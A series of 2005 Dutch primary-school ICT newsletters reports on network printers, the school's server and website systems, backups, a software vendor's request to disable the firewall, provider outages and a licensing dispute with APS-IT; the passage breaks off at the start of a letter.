Achter onze website [www.rosaboekdrukker.net](http://www.rosaboekdrukker.net) gaat nog een andere website schuil. Door op aanmelden te klikken en gebruikersnaam en wachtwoord in te voeren kom je op een afgeschermd gedeelte -het intranet- van de website. Je hebt dezelfde gegevens nodig als die van je webmail. In dat intranet, zullen de jaarplanning, het adv rooster en andere belangrijke mededelingen te vinden zijn. De lay-out is nog in een experimenteel stadium. Suggesties zijn altijd welkom.

### Printen

Op de tweede verdieping bij ons op school zijn steeds problemen met printen. We hebben pas een netwerkprinter vervangen, en nu begint de volgende. Zou het kunnen zijn, dat het verkeer verstopt raakt in het netwerk, omdat er teveel printopdrachten worden gegeven? Het duurt namelijk even voordat een werkstuk is geladen in het geheugen van de printer. Ook moet de printer opwarmen. En... mensen zijn ongeduldig, waardoor er snel een volgend printcommando wordt gegeven. Zou dat het zijn? Het moet wel liggen aan de manier waarop ermee wordt omgegaan. Dezelfde printer op de 1e verdieping heeft dergelijk storingen nooit.

### Ballonnenwedstrijd en topografie ONLINE

Vorige week vrijdag hielden we een ballonnenwedstrijd voor onze vertrekkende directeur, Agnes. Al op maandag werden gevonden kaartjes teruggestuurd. In de hal van onze school staat nu een landkaart met daarop de vindplaatsen van de kaartjes geprikt. Ze zijn in de achterhoek en in Duitsland gevonden. Met behulp van topografie-online konden we kleine dorpjes localiseren.

[http://www.bosatlas.nl/grote\\_bosatlas/online/goed.html](http://www.bosatlas.nl/grote_bosatlas/online/goed.html) Er staat wel vermeld, dat: Het gebruik van "Topografie Online" zal per 1 maart 2005 worden beëindigd. Maar de link doet het nog wel. Alleen als je Firefox als browser gebruikt moet er weer een plugin worden geïnstalleerd. Met Internet Explorer gaat het wel in één keer goed. Echt een superhandig snufje!!  
zie ook [www.rosaboekdrukker.net](http://www.rosaboekdrukker.net) (klik op de foto)

## TECHNISCH

### SERVERATSCHOOL

#### Zoekgeraakte mappen

In SAS heeft iedere leerling zijn eigen map voor werkstukken, opdrachten, etc. Soms zijn mappen van kinderen verdwenen. Soms vinden we ze terug, soms niet.

We wisten wel een manier om de verloren mappen weer terug te halen (feature van SAS) maar het raadsel bleef. Hoe verdwijnen ze? Waar blijven ze?

'Gelukkig' hadden de Sterrewachters er ook last van. Zij vonden de oorzaak: Kinderen kunnen nog niet goed met de muis overweg en slepen soms hun map over een andere map heen. Als ze dan de muisknop loslaten, wordt de map verplaatst in de andere map. Zo komt Samira's map in die van Johan. Een heel gezocht om het

weer goed te krijgen.

Eén en ander leidde tot een vraag aan Peter om uitbreiding op het bestaande feature: 'De automatische map herstel knop'. Nu moet de map nog met de hand worden teruggezet.

#### **Logfiles**

Onze systeembeheerder komt merkwaardige zaken tegen. Op computer 119 probeerde iemand een kinderchat te installeren en kort daarna probeerde iemand een MUD spel te spelen.

Ontbreekt het in die klas aan Internet toezicht?

#### **QLICT**

Peter en Dirk bezochten de Vondelschool. Ze hebben daar het systeem van de concurrentie: QLICT. Het werkt prima, ook met XP, maar vermoedelijk door closed source toepassingen.

Als je bij de concurrent kijkt, kun je je natuurlijk niet aan een oordeel onttrekken:

Prima systeem voor een school die weinig wensen heeft.

#### **Voorzetramen**

Op de Vondelschool waren we zeer getroffen door het gebruik van de platte LCD schermen, met een voorzetvenster. Ze hadden het met tweezijdig klevend plakband vast aan het beeldscherm gezet. En het werkte! In de klassen kon je de ballpointpunten op het plexiglas zien.

Ze waren wel weer veel geld kwijt aan de beveiliging met staalkabels.

Bedankt voor de prima avond Roelof!

#### **Site@School**

Encryptie

Fred is bezig met het veiliger maken van S@S. De wachtwoorden worden nu versleuteld opgeslagen.

Agenda

Er bleek nog een wensje voor de agenda in S@S: een knopje om snel terug te kunnen naar het intrAnet. Zit er in.

Kijk op [http://wyxs.net/mansas/man2.4/mod\\_agen.html](http://wyxs.net/mansas/man2.4/mod_agen.html) als in het manual wilt kijken hoe 't zit. Zeer vernuftig. Dank Fred voor de snelle oplossing!

#### **S@S4US**

We zijn allemaal druk met het kiezen van een nieuw forum. Er bleven van de 92 onderzochte fora 19 over. Na nader onderzoek bleven er 7 over. Na proefinstallaties bleven er 3 over. Daar werd door de testers over gestemd en het 'Simple Macnines Forum' kreeg de meeste stemmen tot nu toe. Peter en Fred bekijken de code en als die ook goed is, mag ie 't worden.

We experimenteren nu met migratie van phpBB2 naar SMF: de eerste resultaten zijn veelbelovend.

<http://simplemachines.org>

Tot zover,

Groet en goed weekend.

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT ([info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl))

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 28 - 2005 (15 juli)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **ICT begeleiding 2005 - 2006**

Deze week hebben we de afspraken over de begeleiding voor het komende schooljaar rondgemaakt. Nu rest nog om de data in het jaarrooster vast te leggen en dat is een klus. Er is heel veel geld mee gemoeid. De kosten bedragen wel 3x zoveel als voor het upgraden van ons computerpark. (maar dat doen we natuurlijk niet met nieuwe computers).

### **Website**

Deze week zijn we druk geweest met verbeteringen en uitzoeken van mogelijkheden van onze website. Wie op het gele rechthoekje klikt in het logo van onze school krijgt het beeld te zien dat op de teevee in de hal vertoond wordt. Dit voor de mensen die vanuit thuis het mededelingenschermbijwerken, en natuurlijk voor alle geïnteresseerden!

Ook zijn we bezig om onze weekagenda (DEZE WEEK genaamd) die we elke maandag in ons postbakje op school vinden en waar per weekend 3 emails aan gewijd worden, onder te brengen in de nieuwsbrievenmodule van het INTRANET. Hierover volgend jaar meer

### **SERVERATSCHOOL**

#### **Eindejaarsperikelen**

We merken dat het einde van het schooljaar nadert. De backup schijf van de server begint langzaam vol te lopen. Tijdens het vakantie onderhoud van de server pakken we dat klusje ook aan. Dan gaat de server een dagje uit en spuiten we het stof uit ventilatoren en koellichamen om goede koeling te waarborgen. Ja, dit is een tip!

Tegelijkertijd zetten we een gigabit netwerkkaart in de server waardoor we een gigabit verbinding hebben tussen de server en de switches.

Uptime tot nu toe: 159 dagen.

#### **cHELLO**

Klachten van gebruikers: we kunnen niet girotellen en we kunnen niet bij de hotmail. Zoeken, zoeken, zoeken, niets te vinden. We belden onze provider UPC: Het probleem lag bij hen.

"Waarom zeg je dat niet op je site?", vroegen wij.

"Dat kunnen mensen niet lezen", zeiden zij.

Dat klopte niet, want het was een mailprobleem. Er klopte nog veel meer niet...

Lees verder en huiver, je gelooft je ogen niet:

<http://www.berestijn.net/chello>

Met dank aan Peter.

Dit alles speelde Donderdag. Vandaag belde meneer UPC. Rob (achternaam bij de redactie bekend) en zei dat het probleem was opgelost. Het was een kapotte kaart in een router.

Ik heb hem ook verwezen naar bovenstaande pagina. Hij kon hem helaas niet ontvangen en zou kijken waarom niet ....

#### **Site@School**

Klein foutje in de leerling login: leerlingen werden na 5 minuten inactiviteit uit Site@School gelogd. Gelukkig nog tijdens de les door Fred hersteld.

Hier begint zich een regel af te tekenen: op een school gaat alles veel langzamer. De toepassingen moeten niet stoppen na lange periodes van inactiviteit. Dat speelde ook al bij de webmail in het Berenproject.

Dit is de op één na laatste bic van dit schooljaar.

Volgende week een vakantiebic....

Groet en goed weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT ([info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl))

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 29 - 2005 (21 juli)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

De laatste BIC van dit schooljaar. (voor de cryptogrammers: lees onderaan!)

### **ICT scholingen en begeleiding**

Deze week nog net op de valreep hebben we de scholingen voor volgend schooljaar in de jaarplanning gezet. Binnenkort zal die worden gepubliceerd op ons intranet.

### **Wis en Rekensoftware**

Van Bekadidact ontvingen we een demo-cd met rekensoftware die bij onze rekenmethode hoort. We werden gebeld door de uitgever om er commentaar op te leveren. Dat is deze week telefonisch gebeurd. We hebben o.a. gevraagd wat de uitgever denkt te doen met eventuele aanmerkingen op/problemen met en fouten in het programma, die door de gebruikers worden geconstateerd. Dat werd nagevraagd. Het antwoord was: dan komt er iemand bij u langs om het aan te passen. Daarna hebben we de uitgever uitgelegd, dat wij het programma er zeer aantrekkelijk uit vinden zien, maar op dit moment niet kunnen beslissen of we het programma of onderdelen ervan zullen aanschaffen, omdat we volgens onze procedure moeten handelen. We hebben namelijk regels bij het aanschaffen van software.

Hier nog even weer ons handige lijstje:

- Hebben we erbehoefte aan?
- Ontlast het de leerkracht
- Wat is de verhouding spelen/leren?
- Sluit het aan bij de in de klas behandelde leerstof?
- Is het oefenstof die hoort bij de klas?
- Is er een goede feedback naar de leerling?
- Hoe vriendelijk is het programma? Is er een registratieprogramma, waarmee we kunnen zien hoe elk kind het gedaan heeft? En waarmee het de volgende keer verder gaat?
- Past het programma zich aan aan het niveau van de leerling?
- Moet er veel uitgelegd worden door de leerkracht?
- Wordt er getoetst? Wordt er geoefend?

En als we naar de bovenstaande criteria kijken, dan stuiten we al op het eerste punt: hebben we er behoefte aan? Volgens de uitgever vervangt het geen onderdelen van de papieren methode, dus het komt BIJ de gewone lesstof (en die is al veel). En voor uitvallers hebben we al het programma "maatwerk". De uitgever zal voor de herfstvakantie nog eens bellen om te weten te komen of we inmiddels al behoefte hebben aan het programma. En in die tussentijd kunnen we ook horen van ervaringen op andere scholen met het programma, want Bekadidact zal op de nieuwe website gebruikers aan het woord laten over hun ervaringen.

### **SCHOOLBITS**

We bestelden bij <http://www.schoolbits.nl> een pakketje educatief materiaal. 3 boekjes:

- Tekstdocumenten
- Werkstukken
- Presentaties

te maken met Open Office (tekstverwerkingsprogramma dat erg op Word lijkt, maar dan open source etc.). Eerste indruk: ziet er prima uit als materiaal voor leerkrachten om OOo te leren gebruiken.

### **BIJEENKOMST**

Raoul (St. ICT op school), Peter (SAS) en Dirk hadden een bijeenkomst om eens wat te brainstormen over hoe het verder moet met OSS en ICT in het Nederlandse onderwijs. Daar kwamen wat denksporen uit die in de loop van het jaar hopelijk verder zullen uitkristalliseren.

### **EDICTA**

We hadden Tom Thobe op bezoek. Werkte bij het ABC en is nu met een collega zelfstandig ICT onderwijsbegeleider geworden. Zie de site <http://www.edicta.nl> voor het aanbod en de mogelijkheden.

### **SERVERATSCHOOL**

Het Buddy systeem werkt! Eén van de features van SAS is dat scholen voor elkaar backups verzorgen. Dat geeft gemak en spaart tijd en geld en is veilig.

Gemak omdat je geen gedoe hebt met tapes of floppies die je buiten school moet bewaren. Tijd omdat je er geen omkijken naar hebt geld omdat je bij een collega SAS school backupt die dat ook weer voor jou doet.

En het is ook veilig omdat de data versleuteld bij de collega staan, dus die kan jouw gegevens niet bekijken.

We hebben de 3 Amsterdamse scholen als volgt gedaan:

De Rosa Boekdrukker zet z'n backupt bij de Joop Westerweel. Die backupt bij de Corantijn en die backupt naar de Rosa.

Het is nog niet zo dat alle data gebackupt worden.

Het kostbaarst zijn de ESIS en CITO data.

We proberen in de vakantie alles te backuppen.

#### **Site@School**

Fred is begonnen met de Link module. Daarmee kun je makkelijk een pagina met links maken. We kregen van verschillende kanten het verzoek via het Forum.

#### **SAS DUITS**

David is bezig met de vertaling van het S@S manual in het Duits.

De eerste stappen kun je zien op <http://wyxs.net/DE>. Het ziet er prima en veelbelovend uit.

#### **Tot slot:**

Voor de ICT'ers een zeer moeilijk vakantie cryptogram:

De ambachtsman die via Internet besteld wordt.

Voor de goede oplossers hebben we kleine prijzen.

Na de vakantie de oplossing

Redactieleden en hunne verwanten alsmede hun dienstmaagden en kleinvee zijn van deelname uitgesloten.

Nou, dit was dan de laatste BIC van dit schooljaar. U zult nog even vol spanning moeten wachten op verdere nieuwtjes.

We wensen iedereen een zomer vol warm plezier.

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT ([info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl))

## Schooljaar 2005-2006

1. [2005-09-09 w36](#)
2. [2005-09-16 w37](#)
3. [2005-09-23 w38](#)
4. [2005-09-29 w39](#)
5. [2005-10-06 w40](#)
6. [2005-10-14 w41](#)
7. [2005-10-20 w42](#)
8. [2005-10-31 w44](#)
9. [2005-11-11 w45](#)
10. [2005-11-18 w46](#)
11. [2005-11-25 w47](#)
12. [2005-12-02 w48](#)
13. [2005-12-09 w49](#)
14. [2005-12-13 w50](#)
15. [2005-12-23 w51](#)
16. [2006-01-10 w02](#)
17. [2006-01-20 w03](#)
18. [2006-01-26 w04](#)
19. [2006-02-02 w05](#)
20. [2006-02-10 w06](#)
21. [2006-02-15 w07](#)
22. [2006-03-01 w09](#)
23. [2006-03-10 w10](#)
24. [2006-03-13 w11](#)
25. [2006-03-18 w11](#)
26. [2006-03-29 w13](#)
27. [2006-04-06 w14](#)
28. [2006-04-10 w15](#)
29. [2006-04-19 w16](#)
30. [2006-04-28 w17](#)
31. [2006-05-11 w19](#)
32. [2006-05-15 w20](#)
33. [2006-06-02 w22](#)
34. [2006-06-06 w23](#)
35. [2006-06-13 w24](#)
36. [2006-06-22 w25](#)
37. [2006-06-29 w26](#)
38. [2006-07-06 w27](#)
39. [2006-07-14 w28](#)
40. [2006-07-21 w29](#)
41. [2006-07-27 w30](#)



++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 36 - 2005 (9 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Welkom, ook op ICT gebied, Annemarie en Kaoutar! Leerkrachten in groepen 1/2 en 7.

### **Voortgang ICT scholingen en begeleiding**

In het jaarrooster zijn alle ICT bijeenkomsten opgenomen, behalve de nog af te spreken klassenconsulten. De meeste ICT-begeleiding vindt in de eerste helft van het schooljaar plaats, omdat we in de tweede helft ook druk bezig zullen zijn met "woordenschatdidaktiek".

### **OVERGANGSPERIKELN**

Een school is geen kantoor

Vorige week alle lokalen weer inruimen. Bij ons bepalen leerkrachten aan heb begin van het jaar waar ze de werkstations in de klas willen hebben staan. Daar hebben we netwerkkabels voor in diverse lengtes. Verder moesten computers op lage tafels verplaatst worden vanwege groepsverandering en nieuwe lokalenindeling. Het is weer een heel gedoe en kost bijna 1,5 dag. Het heeft ermee te maken, dat we nog steeds niet overall identieke computers hebben.

### **ServerAtSchool**

Peter kwam langs om de leerlingen te migreren. Volgend jaar doen we het zelf. Nieuw dit jaar was, dat er in plaats van één twee groepen drie zijn. en dat er twee nieuwe leerkrachten zijn ingevoerd.

### **Site@School**

Karin heeft er ook last van en heeft de leerlingen in S@S verplaatst naar hogere groepen en ze vanaf groep 4 drie eigen leerlingpagina's gegeven.

### **MUISPERIKELN**

In de lagere groepen raken de kinderen telkens hun map kwijt. Tot nu toe was de oorzaak onbekend. Maar systematische reflectie en naspelen van het probleem bracht de vermoedelijke oorzaak. We citeren Peter: "Gezien het feit dat dit voornamelijk voorkomt in de lagere groepen, denk ik dat dit probleem veroorzaakt wordt door de combinatie van de noodzaak om de muis niet te bewegen tijdens het dubbelklikken en de wellicht nog niet zo goed ontwikkelde fijne motoriek van leerlingen in die lagere jaren."

We hadden het ook al aan Ruth gevraagd. Zij zei vrijwel hetzelfde. Het zou één van de argumenten kunnen zijn om toetscombinaties te gebruiken i.p.v. de muis. Of om niet te DUBBELklikken, maar 1x klikken +enter.

### **KENNISPERIKELN**

Marieke van Osch, procesadviseur van het project 'Kenniseronde' van Stichting ICT op School bezocht Karin en Dirk. Wij hebben een paar projecten die wellicht interessant zijn voor de kennisronde; dat wil zeggen, onderzoeksvragen die bij ons leven en die wellicht voor andere scholen ook interessant zijn.

Onderzoeksvraag: Waarom komt ICT bij enkelen zo moeilijk van de grond? Waarom zijn enkele leerkrachten niet vooruit te branden? Waarom levert het vele geld dat we aan bijscholing uitgeven niet genoeg rendement? Deze vragen bleken bij meer scholen te leven. Het vinden van mogelijke antwoorden is een voorwaarde bij de praktische uitvoering van twee projecten die we wellicht verder gaan ontwikkelen: de ICT leerlijn en handleidingen voor het gebruik van Site@School voor leerkrachten en leerlingen.

### **APS-IT DIENSTPERIKELN**

We worden in de wurggreep genomen door APS-IT diensten en Microsoft. We kunnen alleen een enorme bundel met software leasen en kunnen niet meer kiezen wat we wel en niet willen. Dat betekent dat we teveel betalen. Verder kunnen we geen éénjarig contract afsluiten en zitten we er voor drie jaar aan vast. Dat heet nu 'vendor lock-in'.

Het begint interessant te worden om andere wegen te zoeken om aan je licentieverplichtingen te voldoen.

Wat een wrange smaak geeft is, dat APS-IT diensten zich er nog op beroemt zo'n goede deal met Microsoft afgesloten te hebben.

Wat een vieze smaak geeft is dat Microsoft kan zeggen dat ze het Nederlandse onderwijs sponsoren met x miljoen euro's. Drugsdealers. Maar dat hadden we Microsoft al eens duidelijk verteld.

### **CRYPTOGRAMPERIKELN**

De oplossing is 'downloadgieter'. Er zijn geen inzendingen binnen gekomen. De prijs hebben we zelf maar opgegeten.

Goedweekendperikelen,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT ([info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl))

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 37 - 2005 (16 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **Ik-reken, software voor de kleuterbouw**

Deze week hebben we een update aangevraagd voor het programma Ik-reken in de kleuterbouw. Als je de nieuwe versie gebruikt is het heel gemakkelijk om leerlingen in te voeren. Met de gegevens uit Esis is dat een fluitje van een cent (edex bestand).

#### **Taal en ICT**

Deze week hebben we de draad weer opgepikt met de leerlijn in de bovenbouw. Met hulp van de taalafdeling van het ABC zal gewerkt worden aan het schrijven van weetteksten "in eigen woorden". Daar voor zal Anja de groepen een aantal keren bezoeken wanneer teksten gepresenteerd worden. Ook zal het programma Digiwijzer ingezet worden om te leren zoeken naar informatie.

#### **Veilig Leren Lezen**

Onze nieuwe groepen 3 zijn begonnen om met het programma van Veilig Leren Lezen te werken. We hebben nog de oude versie. Die werkt nog steeds, maar is wel erg antiek. We zullen dit schooljaar beslissen of en welke nieuwe software zal worden aangeschaft.

#### **Dreigement UPC**

Deze week werden we opgeschrikt door post van Priority Telecom (het bedrijf dat voor UPC de rekening stuurt voor onze internet verbinding). Ze komen met een lijst van 4 -sinds 2001-niet betaalde rekeningen. Er klopt helemaal niets van en contact erover is onmogelijk. Antwoordapparaat moet worden ingesproken en er wordt niet teruggebeld. Het kan dus zijn, dat we volgende week zonder internetverbinding komen te zitten. Net binnengekomen bericht: we zullen niet worden afgesloten en we moeten de brief als niet verzonden beschouwen.

#### **Beeldbank**

Op [www.schooltv.beeldbank.nl](http://www.schooltv.beeldbank.nl) kunnen allerlei educatieve filmpjes worden bekeken. Maar dat lukte niet hier op school, omdat de Firewall ertussen zat. Daar is nu wat aangedaan en de filmpjes kunnen nu wel worden bekeken. In het programma Digiwijzer wordt o.a. met Beeldbank gewerkt. Vandaar de noodzaak iets aan de Firewall te doen (technische uitleg onderaan de nieuwsbrief).

#### **RekenWeb**

We hebben de snelkoppelingen naar het Rekenweb aangepast zodat je nu op de website van het Freudenthal instituut terecht komt. Daar staan veel actuele rekenspelletjes. We gebruikten nog een oude cd-rom van het rekenweb op de server. Maar er komen regelmatig nieuwe en leuke spelletjes bij: [www.rekenweb.nl](http://www.rekenweb.nl)

#### **ServerAtSchool**

Peter heeft de twee poorten die Real Audio gebruiken in de firewall opengezet. Daarvoor heeft hij een klein moduletje ontwikkeld dat past in de bestaande ServerAtSchool structuur. Dat wil zeggend dat de module ook voor de andere bruikbaar is.

#### **ServerAtSchool documentatie**

Langzaam komt het einde in zicht; het schrijven van de documentatie vordert. Zowel Peter als Dirk zien ernaar uit. Ze worden het zat. Met een paar weken kunnen we jullie een sneak preview beloven. Het is afzien, maar het wordt wel ongelofelijk mooi.

#### **Site@School**

Fred lost problemen op in het Forum, ontwikkelt door aan features in verschillende modules en Dirk heeft op dit moment geen tijd voor S@S, zie boven. Dat vindt hij jammer.

Tot zover.

groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT ([info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl))

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 38 - 2005 (23 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **EHBICT**

Dit staat voor Eerst Hulp Bij ICT. In de wandelgangen noemen we dit het "storingsformulier", maar dat is onterecht. Alle vragen die je op ICT gebied binnen de school hebt, kun je kwijt in het formulier. Klik in het logo van de Rosa Boekdrukker (op de website) op het roze rechthoekje en al je problemen worden in behandeling genomen.

#### **KLEUTERSOFTWARE**

Binnenkort gaan we de nieuwste versie van "Schatkist-lezen" bekijken. Zal het de vervanger van Letterpret worden? We zijn erg benieuwd. Kijk hier om alvast een voorproefje te krijgen:

<http://www.schatkist.nl/zwijzen/show/id=116518>

#### **COMPUTER DIRECTIE**

Een van de nieuwe computers doet een beetje raar. Moet even naar gekeken worden. Andere er neergezet en nieuw image erop. Klaar maar weer.

#### **IK-REKEN**

We kregen de nieuwe IK-REKEN software binnen, nu voor netwerk met EDEX import functie. De registratie gaat via het web. Wij zochten even op onder 'Systeemeisen'. Luister en huiver:  
"Schakel vóór het registreren even uw firewall uit. Die kunt u daarna weer inschakelen." Einde citaat. Het staat er echt.

Wij schrijven even een mailtje dat 't ons niet zo'n goed idee lijkt de firewall uit te zetten en of 't niet anders kan.

Mail van HWV dat we de eerste zijn die erover beginnen en dat 't niet anders kan.

Mail van OBSRB met wat vragen over welke poorten, protocollen etc. gebruikt worden.

Mail van HWV dat we het programma kunnen weggooien

Mail van OBSRB dat we 't programma al lang gebruiken en dat 't niet de oplossing is de CD weg te gooien.

Graag toch de info die we vragen.

Mail van HWV: we weten het niet.

Mail van OBSRB: we willen toch graag antwoord.

Wordt vervolgd.

#### **Workshop**

Karin gaat op 3 oktober naar de "Workshop Kwaliteitssysteem Educatieve Content". Dit wordt georganiseerd door de stichting ICT op School. Lees er meer over:

<http://www.ictpschool.net/software/nieuws/Nieuwsbericht.2005-09-20.1801>

groeten en prettig weekend,

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 39 - 2005 (30 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **NIEUW IMAGE:**

Groep 5 heeft nieuw image met de oude WIG. Het programma sluit niet aan bij onze rekenmethode, maar geeft wel wat mogelijkheden om zinnig te oefenen.

#### **ICT SCHOLING GROEPEN 3, 4 EN 5**

We hadden een bijeenkomst waarin we de afspraken die we hebben gemaakt over de ICT-leerlijn nog eens onder de loep hebben genomen. Het aantal opdrachten lijkt te doen te zijn. We hebben gepraat over hoe we het zullen registeren. En dat we bekijken of we zelf ook leuke toepassingen kunnen verzinnen. In groep 3 zijn al prachtige painttekeningen van de eerste geleerde woordjes gemaakt.

In groep 4 zijn de meeste kinderen klaar met hun eerste woordveld volgens de taalmethode in paint. En in groep 5 heeft een aantal leerlingen een stelopdracht op de computer gemaakt in plaats van in het schrift.

#### **INTEKENLIJST SCHOLING EIGEN VAARDIGHEDEN**

De leerkrachten van de Rosa Boekdrukker moeten verplicht 2x dit schooljaar hun eigen ICT vaardigheden bijscholen. Er worden 4 gelegenheden voor geboden. De intekenlijst staat al erg vol en hij hangt er nog maar een paar dagen.

#### **WORKSHOP**

De workshop van ICT op School "kwaliteitssysteem educatieve content" op 3 oktober gaat niet door, de nieuwe datum is nog niet bekend. Jammer, want Karin had wel zin in een uitje naar Utrecht.

#### **EMAIL STORING**

Afgelopen maandag konden we niet emailen via A2000/UPC/Prioritytelecom. We hebben zeker een uur aan de telefoon gezeten met diverse mensen van de helpdesk. We kregen allerlei tegenstrijdige adviezen die niets hielpen. Na twee uur werkten de emailservers van hen weer, maar vraag niet hoe en waarom. We hadden er weer een hele boze briefwisseling aan kunnen wijden, maar we hadden het te druk met andere correspondentie (zie hierna), anders zou UPC ervan gelust hebben.

#### **DE BRIEVENRUBRIEK**

(vervolg)

#### **IK-REKEN**

HWV software stuurde een mail met inhoud:

quote: Om verdere discussie te voorkomen:

ivm onze beveiliging doen wij geen uitspraken over wat wel of niet in detail moet worden uitgeschakeld.

Verder is het dus: take it or leave it.

Zie vorige mail.

einde quote.

Wij vielen van onze stoel van verbazing. Schreven mail terug dat je toch niet een langdurige relatie, etc.

Mail terug:

Ik kan je één oplossing bieden:

Installeer en registreer de programma's op een andere computer met internetaansluiting, waar niet zulk gevoelig materiaal zoals een wereldwijd forum op staat. Bijvoorbeeld een standalone computer met internetaansluiting, of je computer thuis.

Kopieer binnen twee uur (bijvoorbeeld via een memorystick of diskettes) de programmamappen naar de server. Behalve de programmamappen met inhoud wordt er verder door ons nergens iets op de computer neergezet, dus het gaat eenvoudig.

Maak daarna op de werkstations snelkoppelingen aan.

Op deze manier hoef je niet de firewall van jullie netwerkstelsel open te zetten.

Hm, het kan dus wel. Wat een gedoe. Zeg dat dan gewoon.

einde van deze aflevering.

**NIEUWE AFLEVERING:**

**APS**

We kregen van APS IT diensten een brief vanwege het opzeggen van ons licentie-contract, waaruit:

Naar aanleiding van uw brief, delen wij u mede dat de overeenkomst beëindigd wordt op de eerstvolgende datum dat het contract tussen APS IT-diensten en Microsoft afloopt.

Dit zal zijn per 31 december 2005, waarna aan de desbetreffende leverancier doorgegeven wordt dat uw instelling geen gebruik meer maakt van haar producten. U ontvangt na deze datum geen factuur meer voor dit contract.

Wij attenderen u er vriendelijk op dat bij eventuele controle u APS IT-diensten niet aansprakelijk kunt stellen voor schadevergoeding, nadat het contract is afgelopen.

Hm, merkwaardig... Wij schreven terug:

Geachte heer/mevrouw.....

Dank voor uw bevestiging.

Naar aanleiding van onderstaande opmerking in uw brief hebben wij enkele vragen.

"...waarna aan de desbetreffende leverancier doorgegeven wordt dat uw instelling geen gebruik meer maakt van haar producten."

- Waaruit maakt u op dat wij geen producten van de desbetreffende leverancier meer gebruiken na afloop van het contract dat wij met u hebben?

- Waarom vloeit dit volgens u voort uit beëindiging van het contract met uw firma?

- Uit uw bericht maak ik op dat APS IT Diensten het alleenrecht heeft op contracten tussen de desbetreffende leverancier en onze instelling. Kunt u dit bevestigen, dan wel ontkennen?

Wij maken u er vriendelijk op attent dat wij u aansprakelijk stellen voor eventuele gevolgen van het doen van onjuiste mededelingen aan de desbetreffende leverancier.

Met vriendelijke.....etc

Wordt vervolgd...

**S@S en SoS**

S@S had zijn bedrijfsuitje. Fred, Karin en Dirk aten en vergaderden. S@S zit in rustiger vaarwater; tijd voor stabiliteit.

SoS: Peter en Dirk schrijven verder. Achter de horizon zien wij het einde naken.

groeten en prettig weekend

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 40 - 2005 (7 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**Jaargang 5 - even een greep uit de oude doos.**

We zijn een volgende jaargang ingegaan. In oktober 2001 begonnen we aan onze nieuwsbrievenreeks. We waren toen net aangesloten op het netwerk van Kennisnet en hadden zowel daarmee als met UPC een verbinding. We hielden wedstrijden met twee computers tussen de twee verbindingen. Nu zijn we alleen nog via UPC aangesloten en gebruiken onze XS4all verbinding, die we wel hebben, niet. Op software gebied hadden we geconstateerd dat Veilig Leren Lezen en Wereld in getallen niet meegroeiden met de geavanceerde technologie in de computers. Bij Veilig Leren Lezen moest de scherminstelling heel laag worden ingesteld en De wereld in getallen kon niet op een snelle computer. Nu, vier jaar later gebruiken we die programma's nog steeds. Je kunt zeggen, dat wij niet zijn meegegroeid.

Terug naar 2005

**Scholing voor leerkrachten**

Afgelopen week was de eerste bijeenkomst "eigen vaardigheden". Om de leerkrachten de gelegenheid te geven wat handiger te worden op de computer kon worden geoefend met het invoegen van plaatjes, tabellen maken en wat geavanceerde technieken van het tekstverwerken. Het is belangrijk om praktisch te blijven: "wat kun je gebruiken voor je klas?" Het valt op, dat veel mensen geïnteresseerd zijn in het verwerken van foto's op de computer. Dus een volgende keer zullen we dat meer proberen te belichten.

**ICT-HULPvragen via het EHBICT formulier**

Via de website (het roze rechthoekje in het logo) kunnen verzoeken worden ingediend op ICT gebied. Deze week was er alleen een melding binnen van Karin: de a-drive gaat steeds na een tijd om een diskette vragen. Het probleem is nog niet opgelost. Er waren ook nog andere vragen, maar die kwamen niet via het formulier binnen, dus die zijn we vergeten.

**EMAIL-storing**

Gisteren belde de helpdesk van Priority-telecom (UPC) om te vragen of de mailstoring verholpen was. Ja, maar niet dankzij de helpdesk. O, u bent niet gemigreerd naar het nieuwe platform. Wij weten van niks. Geen post over ontvangen. Waar heeft u het over? In de loop van gisteravond kwamen meldingen binnen, dat het emailadres van info niet werkte. Dirk is vandaag de hele dag bezig geweest met de helpdesk. Om 16.00 uur, werkte de mail weer. Er was een fout gemaakt met een migratie naar een nieuw platform. Daardoor zijn onze gebruikersnamen en wachtwoorden vernietigd. Ook de webmail, denken we. Het heeft uren geduurd. De medewerker aan de helpdesk bleef uiterst vriendelijk en behulpzaam. Hij heeft tijdelijk nieuwe instellingen ingevoerd. En binnenkort gaan we echt over naar het nieuw platform. We zullen daar post over ontvangen. We wachten het af. We zijn in ieder geval te bereiken op de Vancouverstraat 3 - 5.

**WORDT VERVOLGD: DE BRIEFWISSELING TUSSEN DE OBSRB EN APS-IT**

Geachte heer van Vliet,

